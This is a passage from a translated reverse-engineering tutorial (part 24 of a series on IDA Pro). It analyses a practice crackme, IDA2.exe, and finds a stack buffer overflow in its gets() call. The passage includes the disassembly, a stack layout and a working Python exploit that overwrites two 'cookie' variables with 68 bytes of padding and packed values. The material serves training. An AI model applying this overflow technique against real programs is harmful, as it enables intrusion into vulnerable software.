

REVERSING WITH IDA PRO FROM SCRATCH

PART 24

The solution to IDA2.exe is quite similar to the previous one only that here are two variables or we can call them cookies, to compare instead of one to take you to the good boy zone.

The screenshot shows the IDA Pro interface with the assembly view at the top. The assembly code includes:

```
004012E5 mov    [esp+78h+Format], eax ; Buffer
004012E8 call   _gets
004012ED cmp    [ebp+var_14], 71727374h
004012F4 jnz   short loc_401323
```

A green box highlights the comparison and jump instructions. Below this, another green box contains the code for the 'good boy' zone:

```
004012F6 cmp    [ebp+var_C], 91929394h
004012FD jnz   short loc_401323
```

Finally, a third green box shows the printing logic:

```
004012FF lea    eax, [ebp+var_10]
00401302 inc    dword ptr [eax]
00401304 lea    eax, [ebp+var_10]
00401307 mov    [esp+78h+var_74], eax
0040130B mov    [esp+78h+Format], offset aFlagX ; "flag %x"
00401312 call   _printf
00401317 mov    [esp+78h+Format], offset aYouAreAWinnner ; "you are a winnner man je\n"
0040131E call   _printf
```

Control flow arrows connect the jumps and calls between these sections.

Let's see if there is any place where you can change those variables. We rename them to cookie and cookie 2 since the same program calls them that way.

The screenshot shows the assembly code with variables renamed to cookie and cookie_2:


```
004012BA mov    [ebp+var_10], 0
004012C1 lea    eax, [ebp+cookie_2]
004012C4 mov    [esp+78h+var_6C], eax
004012C8 lea    eax, [ebp+cookie]
004012CB mov    [esp+78h+var_70], eax
004012CF lea    eax, [ebp+Buffer]
004012D2 mov    [esp+78h+var_74], eax
004012D6 mov    [esp+78h+Format], offset Format ; "buf: %08x cookie: %08x cookie2: %08x\n"
004012DD call   _printf
004012E2 lea    eax, [ebp+Buffer]
004012E5 mov    [esp+78h+Format], eax ; Buffer
004012E8 call   _gets
004012ED cmp    [ebp+cookie], 71727374h
004012F4 jnz   short loc_401323
```

Arrows point from the original variable names to their new names (cookie and cookie_2). A large blue arrow points down to the comparison instruction at address 004012F6. Below this, another green box contains the comparison logic:

```
004012F6 cmp    [ebp+cookie_2], 91929394h
004012FD jnz   short loc_401323
```

We see that the only places where there is access to these variables is when

in **printf**, through LEA, it obtains the addresses of the same to print them but cannot alter its value there.




```

00401290 cookie= dword ptr -14h
00401290 var_10= dword ptr -10h
00401290 cookie_2= dword ptr -0Ch
00401290 argc= dword ptr 8
00401290 argv= dword ptr 0Ch
00401290 envp= dword ptr 10h
00401290
00401290 push    ebp
00401291 mov     ebp, esp
00401293 sub    esp, 78h
00401296 and    esp, 0FFFFFFF0h
00401299 mov     eax, 0
0040129E add    eax, 0Fh
004012A1 add    eax, 0Fh
004012A4 shr    eax, 4
004012A7 shl    eax, 4
004012AA mov     [ebp+var_5C], eax
004012AD mov     eax, [ebp+var_5C]
004012B0 call   __alloca
004012B5 call   __main
004012BA mov     [ebp+var_10], 0
004012C1 lea     eax, [ebp+cookie_2]


```

If we press x on either variable, we confirm that only one is accessed twice to find the address before passing it to printf and the second when it already compares the value. So if you cannot change the value of these variables, how can we get to the msg of good guy to get to it if both variables must have a specific value? The other possibility of filling these variables would be that there is an overflow in some buffer that can overwrite its value.

There we see a var_10 variable. Let's see what it is, there we see that it initializes it to zero. Let's look at the other places where you use it with x.



There, we see the three places where the first one is used when it initializes it to zero. Let's see the other two, but before we accommodate the arguments that are passed to the APIs. So that, it is not so ugly using the technique that we saw in my IDA tutorial 1, by right clicking on them and changing by an alternative representation that IDA shows us there.



Now it looks better and it's clear how it saves the arguments in the stack to pass them to the APIs.

Now let's see where it uses the variable.

```
004012FF lea    eax, [ebp+var_10]
00401302 inc    dword ptr [eax]
00401304 lea    eax, [ebp+var_10]
00401307 mov    [esp+4], eax
0040130B mov    dword ptr [esp], offset aFlagX ; "flag %x"
00401312 call   _printf
00401317 mov    dword ptr [esp], offset aYouAreAWinnner ; "you are a winnner man je\nn"
0040131E call   _printf
```

We see that there with the LEA gets the address of the variable and then increases its content or increases the value of it.

Then it gets the address of the variable again and passes it as an argument to **printf**, or it prints the address of the variable, not the value, if we get to the good zone.

As the message says **flag** we can rename it with that same name, what we do see is that it does not influence anything.

Address	Variable Name	Type	Value
00401290	Format	dword ptr	-78h
00401290	var_74	dword ptr	-74h
00401290	var_70	dword ptr	-70h
00401290	var_6C	dword ptr	-6Ch
00401290	var_5C	dword ptr	-5Ch
00401290	Buffer	byte ptr	-58h
00401290	cookie	dword ptr	-14h
00401290	flag	dword ptr	-10h
00401290	cookie_2	dword ptr	-0Ch
00401290	argc	dword ptr	8
00401290	argv	dword ptr	0Ch
00401290	envp	dword ptr	10h
00401290			

We only have to study the buffer since the variables that are above are variables created by the processor and temporary not the program itself.

Looking at the static representation of the stack.


```
-00000005C var_5C          dd ?  
-000000058 Buffer          db ?  
-000000057                 db ? ; undefined  
-000000056                 db ? ; undefined  
-000000055                 db ? ; undefined  
-000000054                 db ? ; undefined  
-000000053                 db ? ; undefined  
-000000052                 db ? ; undefined  
-000000051                 db ? ; undefined  
-000000050                 db ? ; undefined  
-00000004F                 db ? ; undefined  
-00000004E                 db ? ; undefined  
-00000004D                 db ? ; undefined  
-00000004C                 db ? ; undefined  
-00000004B                 db ? ; undefined  
-00000004A                 db ? ; undefined  
-000000049                 db ? ; undefined  
-000000048                 db ? ; undefined  
-000000047                 db ? ; undefined  
-000000046                 db ? ; undefined  
-000000045                 db ? ; undefined  
-000000044                 db ? ; undefined  
-000000043                 db ? ; undefined  
-000000042                 db ? ; undefined  
-000000041                 db ? ; undefined
```

Double-clicking the buffer shows the static representation of the IDA stack. Obviously, **buffer** is the place reserved in memory to save what is typed in console since it is passed the address as argument to the **gets** function.

```
004012C8 lea    eax, [ebp+cookie]  
004012CB mov    [esp+8], eax  
004012CF lea    eax, [ebp+Buffer]  
004012D2 mov    [esp+4], eax  
004012D6 mov    dword ptr [esp], offset Format ; "buf: %08  
004012DD call   _printf  
004012E2 lea    eax, [ebp+Buffer]  
004012E5 mov    [esp], eax      ; Buffer  
004012E8 call   _gets  
004012ED cmp    [ebp+cookie], 71727374h  
004012F0 . . . . .
```

The first access to Buffer gets the address and this is passed printf to print it and the second passes the address to gets so that it receives what we typed.

To see the size of that buffer in the representation of the stack we right click - array and see the size that IDA suggests.



It suggests to us 68 decimal long as each element is one byte long it will be 68 decimal. We accept.

```

-0000005D          db ? ; undefined
-0000005C var_5C    dd ?
-00000058 Buffer    db 68 dup(?) | ←
-00000014 cookie    dd ?
-00000010 flag      dd ?
-0000000C cookie_2  dd ?
-00000008          db ? ; undefined
-00000007          db ? ; undefined
-00000006          db ? ; undefined
-00000005          db ? ; undefined
-00000004          db ? ; undefined
-00000003          db ? ; undefined
-00000002          db ? ; undefined
-00000001          db ? ; undefined
+00000000 s          db 4 dup(?)
+00000004 r          db 4 dup(?)
+00000008 argc       dd ?
+0000000C argv       dd ? ; c
+00000010 envp       dd ? ; c
+00000014

```

There, we see the buffer and also seeing this representation we know that filling the buffer with 68 characters will be just about to overflow and how "gets" has no restrictions we can overflow the buffer and overwrite it with four bytes plus the cookie variable that is next. Then, with four other bytes I overwrite **flag** which is a dword (dd) and with another four, I overwrite **cookie 2**.

```

-0000005C var_5C    dd ?
-00000058 Buffer    db 68 dup(?) ; 68 bytes para llenar buffer
-00000014 cookie    dd ? ; 4 mas piso cookie
-00000010 flag      dd ? ; 4 mas piso flag
-0000000C cookie_2  dd ? ; 4 mas piso cookie 2
-00000008          db ? ; undefined

```

With that, we could build the script. What we would send to it would be.

fruta= 68 *"A"+ cookie + flag + cookie2

```

from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Desktop\23-INTRODUCCION AL REVERSING
CON IDA PRO DESDE CERO PARTE 23\IDA2.exe', 'f'], stdout=PIPE,
stdin=PIPE, stderr=STDOUT)

```

```

cookie=struct.pack("<L",0x71727374)
cookie2=struct.pack("<L",0x91929394)
flag=struct.pack("<L",0x90909090)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera=68 *"A"+ cookie + flag + cookie2
p.stdin.write(primera)

testresult = p.communicate()[0]

print primera
print(testresult)

```

The screenshot shows the PyCharm IDE interface. On the left is the project navigation bar with 'untitled' and 'pepe.py'. The main window displays the code for 'pepe.py'. The terminal below shows the execution of the script and its output.

```

from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Desktop\23-INTRODUCCION AL REVERSING CON'])

cookie=struct.pack("<L",0x71727374)
cookie2=struct.pack("<L",0x91929394)
flag=struct.pack("<L",0x90909090)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera=68 *"A"+ cookie + flag + cookie2
p.stdin.write(primera)

testresult = p.communicate()[0]

```

C:\Python27\python.exe C:/Users/ricna/PycharmProjects/untitled/pepe.py
ATACHEA EL DEBUGGER Y APRETA ENTER

AAAAAAA...Atsrq♦♦♦♦♦♦♦♦
buf: 0060fee0 cookie: 0060ff24 cookie2: 0060ff2c
flag 60ff28you are a winnner man :)

The chicken is ready. We set the corresponding values to **cookies** and 90909090 to **flag** or whatever that does not disturb. And there it is. Until the next part. To practice, you have the IDA3.exe and the IDA4.exe that are attached.

Ricardo Narvaja

Translated by: @IvinsonCLS